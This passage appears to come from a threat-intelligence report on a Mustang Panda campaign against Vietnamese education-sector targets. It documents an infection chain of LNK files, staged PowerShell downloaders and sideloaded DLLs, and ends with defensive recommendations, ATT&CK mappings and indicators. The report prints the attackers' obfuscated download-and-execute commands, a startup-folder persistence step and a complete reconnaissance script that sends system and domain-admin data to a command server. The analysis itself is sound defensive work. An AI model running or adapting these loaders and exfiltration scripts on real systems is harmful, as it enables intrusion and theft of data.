In this campaign, TA utilized a similar defense evasion strategy seen in previous campaigns, incorporating segments of the lure document directly into the LNK file. However, TA implemented a different approach to deploying and accessing the lure documents. In the previous campaign, the LNK file employed a multi-staged method to download and open the lure PDF document. In contrast, in this campaign, the LNK file directly downloads and opens the lure Word document.

Upon opening the malicious shortcut file, it executes two operations. Firstly, it downloads a legitimate document file named “huongdan_en.docx” from a remote server, saves it to the “C:\Users\Public\” folder, and then opens it. Secondly, it downloads a PowerShell script named “init.txt” and executes it. The command executed by the LNK file is shown below.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -c "
&('{1}{0}' -f 'EX','I') (('{1}{0}{2}{3}' -f 'w-Object Sy',
'(Ne','stem.Net.We','bClient).downloadFile(''hxxp://vibm[.]vn/huongdan_en.docx'', ''C:\users\public\test'')));
move 'C:\Users\Public\test' 'C:\Users\Public\huongdan_en.docx';
start 'C:\Users\Public\huongdan_en.docx';
&('{1}{0}' -f 'EX','I') (('{1}{0}{2}{3}' -f 'w-Object Sy',
'(Ne','stem.Net.We','bClient).downloadString(''hxxp://vibm[.]vn/init.txt'')) | &('{1}{0}' -f 'EX','I')"
```

Figure 23 – PowerShell Command

The TA targets Vietnamese individuals, specifically those interested in or associated with the education sector. The figure below shows the lure Word document.



Figure 24 – Lure Document Related to English Course for kids

The “init.txt” PowerShell script further downloads two additional files: “newrun.ps1” and “newrun.jpg”. The “newrun.jpg” file is then copied into the startup folder under the name “Updater.bat”. The figure below shows the content of the “init.txt” file.

```
&('{1}{0}' -f 'X','IE') ((New-Object System.Net.WebClient).DownloadString('http://megacybernews.com/newrun.ps1'));copy
\\111.90.151.233\share\newran.jpg "C:\Users\%env:USERNAME%\Start Menu\Programs\Startup\Updater.bat"
```

Figure 25 – Content of the “init.txt”

The “Updater.bat” file downloads two PowerShell scripts from “hxxp://megacybernews[.]com” named “getdata.ps1” and “stage2.5.ps1” and executes them. The figure below shows the content of the Updater.bat.

```
ECHO OFF
powershell -ep bypass -w hidden -nop *IEX ((New-Object Net.WebClient).downloadString('http://megacybernews.com
/getdata.ps1'));IEX ((New-Object Net.WebClient).downloadString('http://megacybernews.com/stage2.5.ps1'))"
```

Figure 26 – Content of “Updater.bat” File

The PowerShell script, “getdata.ps1”, is designed to exfiltrate critical system information using the following commands.

- System Information: **systeminfo**
- Adaptor Information: **ipconfig**
- Network Information: **netstat**
- Network Information: **netview**
- Task List: **tasklist**
- User Account Information: **whoami**
- Username: **net user \$env:username /domain**
- Domain Admins: **net group “domain admins” /domain**
- Desktop Information: **Get-Childitem ([environment]::getfolderpath(“desktop”))**
- Antivirus Products: **(Get-WmiObject -Namespace “root\SecurityCenter2” -Query “SELECT * FROM AntiVirusProduct”).displayName**

After capturing the data, the script sends it to [http://megacybernews\[.\]com/checkin.php](http://megacybernews[.]com/checkin.php) using the POST method.

The figure below shows the contents of the “getdata.ps1” script.

```
if (((Get-WmiObject Win32_ComputerSystem).partofdomain) -eq $False) -or ( -not $Env:USERDNSDOMAIN)
{
    $C154qfKE = "DOMAIN: NO`n`n"
} else { $C154qfKE = "DOMAIN: YES`n`n" }
$C154qfKE += "SYSTEMINFO: `n`n" + ((systeminfo) -join "`n")
$C154qfKE += " `n`nIPCONFIG: `n`n" + ((ipconfig /all) -join "`n")
$C154qfKE += " `n`nNETSTAT: `n`n" + ((netstat -f) -join "`n")
$C154qfKE += " `n`nNETVIEW: `n`n" + ((net view) -join "`n")
$C154qfKE += " `n`nTASKLIST: `n`n" + ((tasklist) -join "`n")
$C154qfKE += " `n`nWHOAMI: `n`n" + ((whoami) -join "`n")
$C154qfKE += " `n`nUSERNAME: `n`n" + ((net user $env:username /domain) -join "`n")
$C154qfKE += " `n`nDOMAIN ADMIN: `n`n" + ((net group "domain admins" /domain) -join "`n")
$C154qfKE += " `n`nDESKTOP: `n`n" + (Get-Childitem ([environment]::getfolderpath("desktop")) | Out-String)
$C154qfKE += " `n`nAV: `n`n" + (Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntiVirusProduct").
displayName
$YerMywer = [System.Text.Encoding]::UTF8.GetBytes($C154qfKE)
$EncYer = [Convert]::ToBase64String($YerMywer)
$Uy2NFs = "88145175bb9ef088c61f5ab089701dd7";
$P0stP4r4m = @{pass=$Uy2NFs;data=$EncYer}
iwr -Uri http://megacybernews.com/checkin.php -Method POST -Body $P0stP4r4m
```

Figure 27 – Content of the “getdata.ps1”

The second PowerShell script, “stage2.2.ps1”, is obtained and executed by the “Updater.bat” file. This script is responsible for downloading three files – “book.dll”, “unikey.exe”, and “wwlib.dll” – from the domain “[http://megacybernews\[.\]com/](http://megacybernews[.]com/)”. Both DLLs acts as a loader and conduct similar operations, with the distinction lying in their execution methods: “book.dll” is executed using rundll32, while “wwlib.dll” is sideloaded by “unikey.exe”, which is a legitimate executable renamed from “WinWord.exe”. The figure below shows the contents of the “stage2.2.ps1” file.

```
(New-Object System.Net.WebClient).DownloadFile('http://megacybernews.com/book.dll','C:\Users\Public\Downloads\book.dll')
rundll32 c:\Users\Public\Downloads\book.dll,Start
(New-Object System.Net.WebClient).DownloadFile('http://megacybernews.com/unikey.exe','C:\Users\Public\unikey.exe')
(New-Object System.Net.WebClient).DownloadFile('http://megacybernews.com/wwlib.dll','C:\Users\Public\wwlib.dll')
cd c:\Users\Public
start unikey.exe
```

Figure 28 – Content of the “Stage2.2.ps1”

In both campaigns, the DLL loader retrieves an encrypted DAT file from a remote server, loads a shellcode, and connects to a C&C server to carry out further malicious activities.

C&C Communication

During our analysis, the Command and Control (C&C) server remained inactive, preventing us from observing any further responses. The TAs behind this Mustang Panda are known to send the next stage of shellcode, which could potentially load the PlugX RAT. PlugX, a Remote Access Trojan (RAT) malware variant active since 2008, is a powerful backdoor that grants full control over the victim’s machine. Once the system is infected, attackers can remotely execute various commands on the compromised system.

Conclusion

The Mustang Panda campaigns underscore a sophisticated and evolving threat landscape, employing advanced techniques such as spearphishing, DLL sideloading, and PowerShell scripting to infiltrate and maintain persistence within targeted systems. Notably, Mustang Panda utilized the legitimate forfiles utility to execute malicious HTA files. TA embedded a partial part of lure documents in the LNK files in both campaigns to evade detection. The inclusion of tax compliance and educational themes in the lure document suggests that the attackers are targeting entities or individuals involved in financial and educational activities, seeking to exploit their interest or involvement in tax and education-related matters.

Our Recommendations

- This campaign reaches users via potential phishing campaigns, so exercise extreme caution when handling email attachments and external links. Always verify the legitimacy of the sender and links before opening them.
- The campaign abused the legitimate forfiles utility; hence, it is advised to monitor the activities conducted by the forfiles utility.
- Vigilantly monitor script execution originating from suspicious directory locations, as cyber attackers frequently leverage malicious scripts as integral components of their malware execution methodology.
- Implement application whitelisting to restrict rundll32.exe execution to authorized processes and paths, reducing the risk of malware launching LNK files through this method.
- Deploy robust antivirus and anti-malware solutions to detect and eliminate malicious executable files.
- Enhance system security by using strong, unique passwords for each account and enabling two-factor authentication whenever possible.
- Implement network-level monitoring to detect unusual activities or data exfiltration by malware. Block suspicious actions to prevent potential breaches.
- Regularly back up data to ensure recovery in case of infection and keep users informed about the latest phishing and social engineering techniques used by cybercriminals.

MITRE ATT&CK® Techniques

Tactics	Techniques	Procedure
Execution (TA0002)	Command and Scripting Interpreter (T1059)	VBScript and PowerShell scripts are executed
Execution (TA0002)	User Execution (T1204)	User may execute malicious files
Persistence (TA0003)	DLL Side-Loading (T1073)	Malicious DLLs are sideloaded by legitimate applications
Persistence (TA0003)	Boot or Logon Autostart Execution (T1547)	Files are dropped at Startup Folders
Persistence (TA0003)	Registry Run Keys / Startup Folder (T1060)	Autorun registry entry added
Defense Evasion (TA0005)	Masquerading (T1036)	Double extension is used for masquerading
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Obfuscated PowerShell and VBScript are used
Discovery (TA0007)	System Information Discovery (T1082)	System information is exfiltrated and sent to a remote server
Discovery (TA0007)	Account Discovery (T1087)	User accounts are checked in the system
Discovery (TA0007)	Security Software Discovery (T1518.001)	Querying Antivirus Products
Collection (TA0009)	Data from Local System (T1005)	Crucial data from system is exfiltrated
Exfiltration (TA0010)	Exfiltration Over Command-and-Control Channel (T1041)	Data is sent to remote system over C&C

Indicators Of Compromise

Indicators	Indicator Type	Description
47eb43acdd342d3975000f650cf656d9f0f759780d85f16d806d6b9a70f1be46	SHA256	LNK File
9375b508e981ed792742f1f3b831ea6647191c261e0d3cd61e60645251ba7df7	SHA256	LNK File
cd10f98c2dbcc0c8fe3f0ed19efb1b2340f67b1138a55b0bb8d1e3dfb985df51	SHA256	HPCustPartUI.dll
bce44453835ce96e49046ff618749a9533c290504c3d7559b3a63969b9f3ef13	SHA256	wwlib.dll
57ba7d5093ec54b0223e6a826f6cb5e019a353963ddb8420036f7374b28f62	SHA256	Book.dll
96cf65bb1ac9735c6a1100944d0f46343bb74f3a3c05bc6282271184b872198e	SHA256	Vanban_8647.PDF_update.hta
fe721743a87c2f2767c031ccac337c1fb1ae5e92384738dd90c65d3b1617a341	SHA256	Vanban_8647.PDF.ps1
0ea669d3ef2ae00f25ccb4fef4805c6fd7f9816c37afb8957b3d4ace065e1d95	SHA256	tempdata.dat
4c805f281923ffc2214f4fe48f31ea392b13b710969a18ad6b6b561744cd3875	SHA256	init.txt
968b3de170038522deae02b9b96c45cfc6a5c70fa0ddfaf29320d0d0d36aabfa	SHA256	getdata.ps1
hxxp://mega.vlvivlvi[.]site/ Vanban_8647.PDF_update.hta	URL	Download URL
hxxp://mega.vlvivlvi[.]site/HP.exe	URL	Download URL
hxxp://mega.vlvivlvi[.]site/HPCustPartUI.dll	URL	Download URL
hxxp://mega.vlvivlvi[.]site/Vanban_8647.PDF.ps1	URL	Download URL
hxxp://payment.tripadviso[.]online/tempdata.dat	URL	Download URL
hxxp://vibm[.]jvn/init.txt	URL	Download URL
hxxp://megacybernews[.]com/newrun.ps1	URL	Download URL
hxxp://megacybernews[.]com/getdata.ps1	URL	Download URL
hxxp://megacybernews[.]com/stage2.2.ps1	URL	Download URL
hxxp://megacybernews[.]com/checkin.php	URL	Download URL
hxxp://megacybernews[.]com/book.dll	URL	Download URL
hxxp://megacybernews[.]com/unikey.exe	URL	Download URL
hxxp://megacybernews[.]com/wwlib.dll	URL	Download URL
mega.vlvivlvi[.]site	Domain	C&C
payment.tripadviso[.]online	Domain	C&C
vibm[.]jvn	Domain	C&C
megacybernews[.]com	Domain	C&C